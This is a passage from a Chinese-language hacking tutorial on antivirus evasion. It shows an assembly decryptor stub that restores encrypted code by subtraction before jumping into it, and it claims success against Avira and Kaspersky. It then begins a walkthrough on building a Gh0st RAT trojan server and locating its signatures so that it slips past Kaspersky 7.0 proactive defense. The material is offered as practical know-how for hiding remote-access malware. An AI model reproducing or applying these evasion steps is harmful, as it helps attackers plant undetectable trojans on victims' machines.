


图58

之后保存修改后的文件，然后将加密代码改写为解密代码，如图５９所示。

```
004085C9   60              pushad
004085CA   BB 01804000     mov     ebx, 00408001
004085CF   B9 04000000     mov     ecx, 4
004085D4   8B03            mov     eax, dword ptr [ebx]
004085D6   2D 11111111     sub     eax, 11111111
004085DB   8903            mov     dword ptr [ebx], eax
004085DD   83C3 04         add     ebx, 4
004085E0 ^ E2 F2           loopd   short 004085D4
004085E2   61              popad
004085E3 ^ E9 19FAFFFF     jmp     00408001
004085E8   90              nop
```

图59

最后保存修改后的代码进行测试，在虚拟机中完美上线，本机上测试过掉了小红伞和虚拟机上的卡巴斯基。

总结

本文向读者介绍了与ｘｏｒ加密类似的另一种加密方式，密匙依然可自己定义，但是定义的密匙和原来的１６进制相加，或者相减的值不能超过ＦＦ，或者是负数。

总之，在实践中多总结就会有创新，甚至大家还可以尝试用取反（ｎｏｔ）、或（ｏｒ）这些方式来加密解密。这种加密方式可以加密壳头及特征码（加密内存特征无用），还可以用在程序的中间部分加密某部分代码，这些就靠大家自己动手去发挥了。

十二、免杀实战之gh0st2.5完美过卡巴7.0主动防御

Ｇｈ０ｓｔ　Ｒａｔ是一款不错的木马，在ＷＩＮＸＰ下十分稳定，其服务端本身自带驱动，能够恢复ＳＳＤＴ完美过掉卡巴的主动防御。由于卡巴７.０在杀毒机制上比以前的版本要强大许多，还

具有启发式杀毒功能，所以相对免杀起来较为困难，本节内容算是对前面知识的综合运用，下面就来介绍如何打造完美版过主动防御的Gh0st　Rat（下文中简称G）服务端。

首先配置G 的服务端，如图60 所示，填写好“上线主机”文本框里的IP 和端口后，会在“上线字串”里面得到字串。然后将其复制粘贴到如图61 所示的“域名上线字串”文本框中，接着点击“生成服务端”，这样一个无壳的服务端server.exe 就生成了。




图60




图61

接下来的操作是定位出三个文件的特征码，用ResScope 打开刚才生成的server.exe 这个服务端文件，如图62 所示。




图62

将BIN展开，看到了名称为“101”的这个资源，依次点击**“文件”-“导出资源”**，将其导出保存为1.dll。再用ResScope打开刚才导出的1.dll，如图63所示。

